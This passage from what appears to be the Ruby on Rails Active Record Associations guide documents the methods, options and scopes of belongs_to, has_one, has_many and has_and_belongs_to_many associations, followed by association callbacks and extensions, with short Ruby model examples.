If you frequently retrieve customers directly from line items (`@line_item.order.customer`), then you can make your code somewhat more efficient by including customers in the association from line items to orders:



```
class LineItem < ActiveRecord::Base
  belongs_to :order, -> { includes :customer }
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```



There's no need to use `includes` for immediate associations - that is, if you have `Order belongs_to :customer`, then the `customer` is eager-loaded automatically when it's needed.

4.1.3.3 readonly

If you use `readonly`, then the associated object will be read-only when retrieved via the association.

4.1.3.4 select

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.



If you use the `select` method on a `belongs_to` association, you should also set the `:foreign_key` option to guarantee the correct results.

4.1.4 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the `association.nil?` method:



```
if @order.customer.nil?
  @msg = "No customer found for this order"
end
```

4.1.5 When are Objects Saved?

Assigning an object to a `belongs_to` association does *not* automatically save the object. It does not save the associated object either.

4.2 has_one Association Reference


The `has_one` association creates a one-to-one match with another model. In database terms, this association says that the other class contains the foreign key. If this class contains the foreign key, then you should use `belongs_to` instead.

4.2.1 Methods Added by has_one

When you declare a `has_one` association, the declaring class automatically gains five methods related to the association:


- `association(force_reload = false)`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

In all of these methods, `association` is replaced with the symbol passed as the first argument to `has_one`. For example, given the declaration:




```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

Each instance of the `Supplier` model will have these methods:




```
account
account=
build_account
create_account
create_account!
```



When initializing a new `has_one` or `belongs_to` association you must use the `build_` prefix to build the association, rather than the `association.build` method that would be used for `has_many` or `has_and_belongs_to_many` associations. To create one, use the `create_` prefix.

4.2.1.1 association(force_reload = false)

The `association` method returns the associated object, if any. If no associated object is found, it returns `nil`.



```
@account = @supplier.account
```

If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass `true` as the `force_reload` argument.

4.2.1.2 association=(associate)

The `association=` method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from this object and setting the associate object's foreign key to the same value.



```
@supplier.account = @account
```

4.2.1.3 build_association(attributes = {})

The `build_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through its foreign key will be set, but the associated object will *not* yet be saved.



```
@account = @supplier.build_account(terms: "Net 30")
```

4.2.1.4 create_association(attributes = {})

The `create_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.



```
@account = @supplier.create_account(terms: "Net 30")
```

4.2.1.5 create_association!(attributes = {})

Does the same as `create_association` above, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.2.2 Options for has_one

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_one` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:



```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing", dependent: :nullify
end
```

The `has_one` association supports these options:

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

4.2.2.1 :as


Setting the `:as` option indicates that this is a polymorphic association. Polymorphic associations were discussed in detail [earlier in this guide](#).

4.2.2.2 :autosave

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.2.2.3 :class_name

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a supplier has an account, but the actual name of the model containing accounts is `Billing`, you'd set things up this way:



```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing"
end
```

4.2.2.4 `:dependent`


Controls what happens to the associated object when its owner is destroyed:

- `:destroy` causes the associated object to also be destroyed
- `:delete` causes the associated object to be deleted directly from the database (so callbacks will not execute)
- `:nullify` causes the foreign key to be set to `NULL`. Callbacks are not executed.
- `:restrict_with_exception` causes an exception to be raised if there is an associated record
- `:restrict_with_error` causes an error to be added to the owner if there is an associated object

It's necessary not to set or leave `:nullify` option for those associations that have `NOT NULL` database constraints. If you don't set `dependent` to `destroy` such associations you won't be able to change the associated object because initial associated object foreign key will be set to unallowed `NULL` value.

4.2.2.5 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:




```
class Supplier < ActiveRecord::Base
  has_one :account, foreign_key: "supp_id"
end
```



In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.2.2.6 `:inverse_of`

The `:inverse_of` option specifies the name of the `belongs_to` association that is the inverse of this association. Does not work in combination with the `:through` or `:as` options.



```
class Supplier < ActiveRecord::Base
  has_one :account, inverse_of: :supplier
end

class Account < ActiveRecord::Base
  belongs_to :supplier, inverse_of: :account
end
```

4.2.2.7 `:primary_key`

By convention, Rails assumes that the column used to hold the primary key of this model is `id`. You can override this and explicitly specify the primary key with the `:primary_key` option.

4.2.2.8 `:source`

The `:source` option specifies the source association name for a `has_one :through` association.

4.2.2.9 :source_type

The `:source_type` option specifies the source association type for a `has_one :through` association that proceeds through a polymorphic association.

4.2.2.10 :through

The `:through` option specifies a join model through which to perform the query. `has_one :through` associations were discussed in detail [earlier in this guide](#).

4.2.2.11 :validate

If you set the `:validate` option to `true`, then associated objects will be validated whenever you save this object. By default, this is `false`: associated objects will not be validated when this object is saved.

4.2.3 Scopes for has_one

There may be times when you wish to customize the query used by `has_one`. Such customizations can be achieved via a scope block. For example:



```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where active: true }
end
```

You can use any of the standard [querying methods](#) inside the scope block. The following ones are discussed below:

- `where`
- `includes`
- `readonly`
- `select`

4.2.3.1 where


The `where` method lets you specify the conditions that the associated object must meet.



```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where "confirmed = 1" }
end
```

4.2.3.2 includes

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:




```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

If you frequently retrieve representatives directly from suppliers (`@supplier.account.representative`), then you can make your code somewhat more efficient by including representatives in the association from suppliers to accounts:



```
class Supplier < ActiveRecord::Base
  has_one :account, -> { includes :representative }
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

4.2.3.3 readonly


If you use the `readonly` method, then the associated object will be read-only when retrieved via the association.

4.2.3.4 select

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.

4.2.4 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the `association.nil?` method:



```
if @supplier.account.nil?
  @msg = "No account found for this supplier"
end
```

4.2.5 When are Objects Saved?

When you assign an object to a `has_one` association, that object is automatically saved (in order to update its foreign key). In addition, any object being replaced is also automatically saved, because its foreign key will change too.

If either of these saves fails due to validation errors, then the assignment statement returns `false` and the assignment itself is cancelled.

If the parent object (the one declaring the `has_one` association) is unsaved (that is, `new_record?` returns `true`) then the child objects are not saved. They will automatically when the parent object is saved.

If you want to assign an object to a `has_one` association without saving the object, use the `association.build` method.

4.3 has_many Association Reference

The `has_many` association creates a one-to-many relationship with another model. In database terms, this association says that the other class will have a foreign key that refers to instances of this class.


4.3.1 Methods Added by has_many

When you declare a `has_many` association, the declaring class automatically gains 16 methods related to the association:


- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`

- `collection.destroy(object, ...)`
- `collection=objects`
- `collection_singular_ids`
- `collection_singular_ids=ids`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {}, ...)`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

In all of these methods, `collection` is replaced with the symbol passed as the first argument to `has_many`, and `collection_singular` is replaced with the singularized version of that symbol. For example, given the declaration:


```
 class Customer < ActiveRecord::Base
  has_many :orders
end
```

Each instance of the customer model will have these methods:

```
 orders(force_reload = false)
orders<<(object, ...)
orders.delete(object, ...)
orders.destroy(object, ...)
orders=objects
order_ids
order_ids=ids
orders.clear
orders.empty?
orders.size
orders.find(...)
orders.where(...)
orders.exists?(...)
orders.build(attributes = {}, ...)
orders.create(attributes = {})
orders.create!(attributes = {})
```


4.3.1.1 `collection(force_reload = false)`

The `collection` method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.

```
 @orders = @customer.orders
```

4.3.1.2 `collection<<(object, ...)`

The `collection<<` method adds one or more objects to the collection by setting their foreign keys to the primary key of the calling model.

```
 @customer.orders << @order1
```

4.3.1.3 collection.delete(object, ...)

The `collection.delete` method removes one or more objects from the collection by setting their foreign keys to `NULL`.



```
@customer.orders.delete(@order1)
```



Additionally, objects will be destroyed if they're associated with `dependent: :destroy`, and deleted if they're associated with `dependent: :delete_all`.

4.3.1.4 collection.destroy(object, ...)

The `collection.destroy` method removes one or more objects from the collection by running `destroy` on each object.



```
@customer.orders.destroy(@order1)
```



Objects will *always* be removed from the database, ignoring the `:dependent` option.

4.3.1.5 collection=objects

The `collection=` method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

4.3.1.6 collection_singular_ids

The `collection_singular_ids` method returns an array of the ids of the objects in the collection.



```
@order_ids = @customer.order_ids
```

4.3.1.7 collection_singular_ids=ids

The `collection_singular_ids=` method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

4.3.1.8 collection.clear

The `collection.clear` method removes every object from the collection. This destroys the associated objects if they are associated with `dependent: :destroy`, deletes them directly from the database if `dependent: :delete_all`, and otherwise sets their foreign keys to `NULL`.

4.3.1.9 collection.empty?


The `collection.empty?` method returns `true` if the collection does not contain any associated objects.



```
<% if @customer.orders.empty? %>  
  No Orders Found  
<% end %>
```

4.3.1.10 collection.size


The `collection.size` method returns the number of objects in the collection.



```
@order_count = @customer.orders.size
```

4.3.1.11 collection.find(...)


The `collection.find` method finds objects within the collection. It uses the same syntax and options as `ActiveRecord::Base.find`.



```
@open_orders = @customer.orders.find(1)
```

4.3.1.12 collection.where(...)

The `collection.where` method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed.




```
@open_orders = @customer.orders.where(open: true) # No query yet  
@open_order = @open_orders.first # Now the database will be queried
```

4.3.1.13 collection.exists?(...)

The `collection.exists?` method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as `ActiveRecord::Base.exists?`.

4.3.1.14 collection.build(attributes = {}, ...)

The `collection.build` method returns one or more new objects of the associated type. These objects will be instantiated from the passed attributes, and the link through their foreign key will be created, but the associated objects will *not* yet be saved.



```
@order = @customer.orders.build(order_date: Time.now,  
                                order_number: "A12345")
```

4.3.1.15 collection.create(attributes = {})

The `collection.create` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be created, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.




```
@order = @customer.orders.create(order_date: Time.now,  
                                order_number: "A12345")
```

4.3.1.16 collection.create!(attributes = {})

Does the same as `collection.create` above, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.3.2 Options for has_many

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_many` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:



```
class Customer < ActiveRecord::Base  
  has_many :orders, dependent: :delete_all, validate: :false  
end
```

The `has_many` association supports these options:

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

4.3.2.1 `:as`

Setting the `:as` option indicates that this is a polymorphic association, as discussed [earlier in this guide](#).

4.3.2.2 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.3.2.3 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a customer has many orders, but the actual name of the model containing orders is `Transaction`, you'd set things up this way:




```
class Customer < ActiveRecord::Base
  has_many :orders, class_name: "Transaction"
end
```

4.3.2.4 `:dependent`

Controls what happens to the associated objects when their owner is destroyed:

- `:destroy` causes all the associated objects to also be destroyed
- `:delete_all` causes all the associated objects to be deleted directly from the database (so callbacks will not execute)
- `:nullify` causes the foreign keys to be set to `NULL`. Callbacks are not executed.
- `:restrict_with_exception` causes an exception to be raised if there are any associated records
- `:restrict_with_error` causes an error to be added to the owner if there are any associated objects



This option is ignored when you use the `:through` option on the association.

4.3.2.5 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:



```
class Customer < ActiveRecord::Base
  has_many :orders, foreign_key: "cust_id"
end
```



In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.3.2.6 :inverse_of

The `:inverse_of` option specifies the name of the `belongs_to` association that is the inverse of this association. Does not work in combination with the `:through` or `:as` options.



```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

4.3.2.7 :primary_key

By convention, Rails assumes that the column used to hold the primary key of the association is `id`. You can override this and explicitly specify the primary key with the `:primary_key` option.

Let's say that `users` table has `id` as the `primary_key` but it also has `guid` column. And the requirement is that `todos` table should hold `guid` column value and not `id` value. This can be achieved like this



```
class User < ActiveRecord::Base
  has_many :todos, primary_key: :guid
end
```

Now if we execute `@user.todos.create` then `@todo` record will have `user_id` value as the `guid` value of `@user`.

4.3.2.8 :source

The `:source` option specifies the source association name for a `has_many :through` association. You only need to use this option if the name of the source association cannot be automatically inferred from the association name.

4.3.2.9 :source_type

The `:source_type` option specifies the source association type for a `has_many :through` association that proceeds through a polymorphic association.

4.3.2.10 :through

The `:through` option specifies a join model through which to perform the query. `has_many :through` associations provide a way to implement many-to-many relationships, as discussed [earlier in this guide](#).

4.3.2.11 :validate

If you set the `:validate` option to `false`, then associated objects will not be validated whenever you save this object. By default, this is `true`: associated objects will be validated when this object is saved.

4.3.3 Scopes for has_many

There may be times when you wish to customize the query used by `has_many`. Such customizations can be achieved via a scope block. For example:



```
class Customer < ActiveRecord::Base
  has_many :orders, -> { where processed: true }
```

```
end
```

You can use any of the standard [querying methods](#) inside the scope block. The following ones are discussed below:

- `where`
- `extending`
- `group`
- `includes`
- `limit`
- `offset`
- `order`
- `readonly`
- `select`
- `uniq`

4.3.3.1 `where`

The `where` method lets you specify the conditions that the associated object must meet.



```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where "confirmed = 1" },
    class_name: "Order"
end
```

You can also set conditions via a hash:



```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where confirmed: true },
    class_name: "Order"
end
```

If you use a hash-style `where` option, then record creation via this association will be automatically scoped using the hash. In this case, using `@customer.confirmed_orders.create` or `@customer.confirmed_orders.build` will create orders where the `confirmed` column has the value `true`.

4.3.3.2 `extending`

The `extending` method specifies a named module to extend the association proxy. Association extensions are discussed in detail [later in this guide](#).

4.3.3.3 `group`


The `group` method supplies an attribute name to group the result set by, using a `GROUP BY` clause in the finder SQL.



```
class Customer < ActiveRecord::Base
  has_many :line_items, -> { group 'orders.id' },
    through: :orders
end
```

4.3.3.4 `includes`

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:



```


class Customer < ActiveRecord::Base
  has_many :orders
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end

```

If you frequently retrieve line items directly from customers (`@customer.orders.line_items`), then you can make your code somewhat more efficient by including line items in the association from customers to orders:



```

class Customer < ActiveRecord::Base
  has_many :orders, -> { includes :line_items }
end


class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end

```

4.3.3.5 limit

The `limit` method lets you restrict the total number of objects that will be fetched through an association.



```

class Customer < ActiveRecord::Base
  has_many :recent_orders,
    -> { order('order_date desc').limit(100) },
    class_name: "Order",
end


```

4.3.3.6 offset

The `offset` method lets you specify the starting offset for fetching objects via an association. For example, `-> { offset(11) }` will skip the first 11 records.

4.3.3.7 order

The `order` method dictates the order in which associated objects will be received (in the syntax used by an SQL `ORDER BY` clause).



```

class Customer < ActiveRecord::Base
  has_many :orders, -> { order "date_confirmed DESC" }
end

```

4.3.3.8 readonly

If you use the `readonly` method, then the associated objects will be read-only when retrieved via the association.

4.3.3.9 select

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.



If you specify your own `select`, be sure to include the primary key and foreign key columns of the associated model. If you do not, Rails will throw an error.

4.3.3.10 `distinct`

Use the `distinct` method to keep the collection free of duplicates. This is mostly useful together with the `:through` option.



```
class Person < ActiveRecord::Base
  has_many :readings
  has_many :posts, through: :readings
end

person = Person.create(name: 'John')
post = Post.create(name: 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 5, name: "a1">, #<Post id: 5, name: "a1">]
Reading.all.inspect # => [#<Reading id: 12, person_id: 5, post_id: 5>, #<Reading
```

In the above case there are two readings and `person.posts` brings out both of them even though these records are pointing to the same post.

Now let's set `distinct`:



```
class Person
  has_many :readings
  has_many :posts, -> { distinct }, through: :readings
end

person = Person.create(name: 'Honda')
post = Post.create(name: 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 7, name: "a1">]
Reading.all.inspect # => [#<Reading id: 16, person_id: 7, post_id: 7>, #<Reading
```

In the above case there are still two readings. However `person.posts` shows only one post because the collection loads only unique records.

If you want to make sure that, upon insertion, all of the records in the persisted association are distinct (so that you can be sure that when you inspect the association that you will never find duplicate records), you should add a unique index on the table itself. For example, if you have a table named `person_posts` and you want to make sure all the posts are unique, you could add the following in a migration:



```
add_index :person_posts, :post, unique: true
```

Note that checking for uniqueness using something like `include?` is subject to race conditions. Do not attempt to use `include?` to enforce distinctness in an association. For instance, using the post example from above, the following code

would be racy because multiple users could be attempting this at the same time:



```
person.posts << post unless person.posts.include?(post)
```

4.3.4 When are Objects Saved?

When you assign an object to a `has_many` association, that object is automatically saved (in order to update its foreign key). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns `false` and the assignment itself is cancelled.

If the parent object (the one declaring the `has_many` association) is unsaved (that is, `new_record?` returns `true`) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.

If you want to assign an object to a `has_many` association without saving the object, use the `collection.build` method.

4.4 `has_and_belongs_to_many` Association Reference

The `has_and_belongs_to_many` association creates a many-to-many relationship with another model. In database terms, this associates two classes via an intermediate join table that includes foreign keys referring to each of the classes.

4.4.1 Methods Added by `has_and_belongs_to_many`

When you declare a `has_and_belongs_to_many` association, the declaring class automatically gains 16 methods related to the association:

- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=objects`
- `collection_singular_ids`
- `collection_singular_ids=ids`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {})`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

In all of these methods, `collection` is replaced with the symbol passed as the first argument to `has_and_belongs_to_many`, and `collection_singular` is replaced with the singularized version of that symbol. For example, given the declaration:



```
class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

Each instance of the part model will have these methods:



```

assemblies(force_reload = false)
assemblies<<(object, ...)
assemblies.delete(object, ...)
assemblies.destroy(object, ...)
assemblies=objects
assembly_ids
assembly_ids=ids
assemblies.clear
assemblies.empty?
assemblies.size
assemblies.find(...)
assemblies.where(...)
assemblies.exists?(...)
assemblies.build(attributes = {}, ...)
assemblies.create(attributes = {})
assemblies.create!(attributes = {})

```

4.4.1.1 Additional Column Methods

If the join table for a `has_and_belongs_to_many` association has additional columns beyond the two foreign keys, these columns will be added as attributes to records retrieved via that association. Records returned with additional attributes will always be read-only, because Rails cannot save changes to those attributes.



The use of extra attributes on the join table in a `has_and_belongs_to_many` association is deprecated. If you require this sort of complex behavior on the table that joins two models in a many-to-many relationship, you should use a `has_many :through` association instead of `has_and_belongs_to_many`.

4.4.1.2 `collection(force_reload = false)`

The `collection` method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.



```
@assemblies = @part.assemblies
```

4.4.1.3 `collection<<(object, ...)`

The `collection<<` method adds one or more objects to the collection by creating records in the join table.



```
@part.assemblies << @assembly1
```



This method is aliased as `collection.concat` and `collection.push`.

4.4.1.4 `collection.delete(object, ...)`

The `collection.delete` method removes one or more objects from the collection by deleting records in the join table. This does not destroy the objects.



```
@part.assemblies.delete(@assembly1)
```



This does not trigger callbacks on the join records.

4.4.1.5 collection.destroy(object, ...)

The `collection.destroy` method removes one or more objects from the collection by running `destroy` on each record in the join table, including running callbacks. This does not destroy the objects.



```
@part.assemblies.destroy(@assembly1)
```

4.4.1.6 collection=objects

The `collection=` method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

4.4.1.7 collection_singular_ids

The `collection_singular_ids` method returns an array of the ids of the objects in the collection.



```
@assembly_ids = @part.assembly_ids
```

4.4.1.8 collection_singular_ids=ids

The `collection_singular_ids=` method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

4.4.1.9 collection.clear

The `collection.clear` method removes every object from the collection by deleting the rows from the joining table. This does not destroy the associated objects.

4.4.1.10 collection.empty?

The `collection.empty?` method returns `true` if the collection does not contain any associated objects.



```
<% if @part.assemblies.empty? %>  
  This part is not used in any assemblies  
<% end %>
```

4.4.1.11 collection.size

The `collection.size` method returns the number of objects in the collection.



```
@assembly_count = @part.assemblies.size
```

4.4.1.12 collection.find(...)

The `collection.find` method finds objects within the collection. It uses the same syntax and options as `ActiveRecord::Base.find`. It also adds the additional condition that the object must be in the collection.



```
@assembly = @part.assemblies.find(1)
```

4.4.1.13 collection.where(...)

The `collection.where` method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed. It also adds the additional condition that the object must be in the collection.



```
@new_assemblies = @part.assemblies.where("created_at > ?", 2.days.ago)
```

4.4.1.14 collection.exists?(...)

The `collection.exists?` method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as `ActiveRecord::Base.exists?`.

4.4.1.15 collection.build(attributes = {})

The `collection.build` method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through the join table will be created, but the associated object will *not* yet be saved.



```
@assembly = @part.assemblies.build({assembly_name: "Transmission housing"})
```

4.4.1.16 collection.create(attributes = {})

The `collection.create` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through the join table will be created, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.



```
@assembly = @part.assemblies.create({assembly_name: "Transmission housing"})
```

4.4.1.17 collection.create!(attributes = {})

Does the same as `collection.create`, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.4.2 Options for has_and_belongs_to_many

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_and_belongs_to_many` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, autosave: true,
                                     readonly: true
end
```

The `has_and_belongs_to_many` association supports these options:

- `:association_foreign_key`
- `:autosave`
- `:class_name`
- `:foreign_key`
- `:join_table`
- `:validate`
- `:readonly`

4.4.2.1 :association_foreign_key

By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to the other model is the name of that model with the suffix `_id` added. The `:association_foreign_key` option lets you set the name of the foreign key directly:



The `:foreign_key` and `:association_foreign_key` options are useful when setting up a many-to-many self-join. For example:



```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
    class_name: "User",
    foreign_key: "this_user_id",
    association_foreign_key: "other_user_id"
end
```

4.4.2.2 :autosave

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.4.2.3 :class_name

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a part has many assemblies, but the actual name of the model containing assemblies is `Gadget`, you'd set things up this way:



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, class_name: "Gadget"
end
```

4.4.2.4 :foreign_key

By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to this model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:



```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
    class_name: "User",
    foreign_key: "this_user_id",
    association_foreign_key: "other_user_id"
end
```

4.4.2.5 :join_table

If the default name of the join table, based on lexical ordering, is not what you want, you can use the `:join_table` option to override the default.

4.4.2.6 :validate

If you set the `:validate` option to `false`, then associated objects will not be validated whenever you save this object. By default, this is `true`: associated objects will be validated when this object is saved.

4.4.3 Scopes for has_and_belongs_to_many

There may be times when you wish to customize the query used by `has_and_belongs_to_many`. Such customizations can be achieved via a scope block. For example:




```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { where active: true }
end
```

You can use any of the standard [querying methods](#) inside the scope block. The following ones are discussed below:

- where
- extending
- group
- includes
- limit
- offset
- order
- readonly
- select
- uniq


4.4.3.1 where

The `where` method lets you specify the conditions that the associated object must meet.



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where "factory = 'Seattle'" }
end
```

You can also set conditions via a hash:



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where factory: 'Seattle' }
end
```


If you use a hash-style `where`, then record creation via this association will be automatically scoped using the hash. In this case, using `@parts.assemblies.create` or `@parts.assemblies.build` will create orders where the `factory` column has the value "Seattle".

4.4.3.2 extending

The `extending` method specifies a named module to extend the association proxy. Association extensions are discussed in detail [later in this guide](#).

4.4.3.3 group

The `group` method supplies an attribute name to group the result set by, using a `GROUP BY` clause in the finder SQL.



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { group "factory" }
end
```

4.4.3.4 includes

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used.

4.4.3.5 limit

The `limit` method lets you restrict the total number of objects that will be fetched through an association.



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order("created_at DESC").limit(50) }
end
```

4.4.3.6 offset

The `offset` method lets you specify the starting offset for fetching objects via an association. For example, if you set `offset(11)`, it will skip the first 11 records.

4.4.3.7 order

The `order` method dictates the order in which associated objects will be received (in the syntax used by an SQL `ORDER BY` clause).



```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order "assembly_name ASC" }
end
```

4.4.3.8 readonly

If you use the `readonly` method, then the associated objects will be read-only when retrieved via the association.

4.4.3.9 select

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.

4.4.3.10 uniq

Use the `uniq` method to remove duplicates from the collection.

4.4.4 When are Objects Saved?

When you assign an object to a `has_and_belongs_to_many` association, that object is automatically saved (in order to update the join table). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns `false` and the assignment itself is cancelled.

If the parent object (the one declaring the `has_and_belongs_to_many` association) is unsaved (that is, `new_record?` returns `true`) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.

If you want to assign an object to a `has_and_belongs_to_many` association without saving the object, use the `collection.build` method.

4.5 Association Callbacks


Normal callbacks hook into the life cycle of Active Record objects, allowing you to work with those objects at various points. For example, you can use a `:before_save` callback to cause something to happen just before an object is saved.

Association callbacks are similar to normal callbacks, but they are triggered by events in the life cycle of a collection. There are four available association callbacks:

- `before_add`
- `after_add`
- `before_remove`

- `after_remove`

You define association callbacks by adding options to the association declaration. For example:




```
class Customer < ActiveRecord::Base
  has_many :orders, before_add: :check_credit_limit

  def check_credit_limit(order)
    ...
  end
end
```

Rails passes the object being added or removed to the callback.

You can stack callbacks on a single event by passing them as an array:



```
class Customer < ActiveRecord::Base
  has_many :orders,
    before_add: [:check_credit_limit, :calculate_shipping_charges]


  def check_credit_limit(order)
    ...
  end

  def calculate_shipping_charges(order)
    ...
  end
end
```

If a `before_add` callback throws an exception, the object does not get added to the collection. Similarly, if a `before_remove` callback throws an exception, the object does not get removed from the collection.


4.6 Association Extensions

You're not limited to the functionality that Rails automatically builds into association proxy objects. You can also extend these objects through anonymous modules, adding new finders, creators, or other methods. For example:



```
class Customer < ActiveRecord::Base
  has_many :orders do
    def find_by_order_prefix(order_number)
      find_by(region_id: order_number[0..2])
    end
  end
end
```

If you have an extension that should be shared by many associations, you can use a named extension module. For example:



```
module FindRecentExtension
  def find_recent
    where("created_at > ?", 5.days.ago)
  end
end

class Customer < ActiveRecord::Base
  has_many :orders, -> { extending FindRecentExtension }
```

```
end

class Supplier < ActiveRecord::Base
  has_many :deliveries, -> { extending FindRecentExtension }
end
```

Extensions can refer to the internals of the association proxy using these three attributes of the `proxy_association` accessor:

- `proxy_association.owner` returns the object that the association is a part of.
- `proxy_association.reflection` returns the reflection object that describes the association.
- `proxy_association.target` returns the associated object for `belongs_to` or `has_one`, or the collection of associated objects for `has_many` or `has_and_belongs_to_many`.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

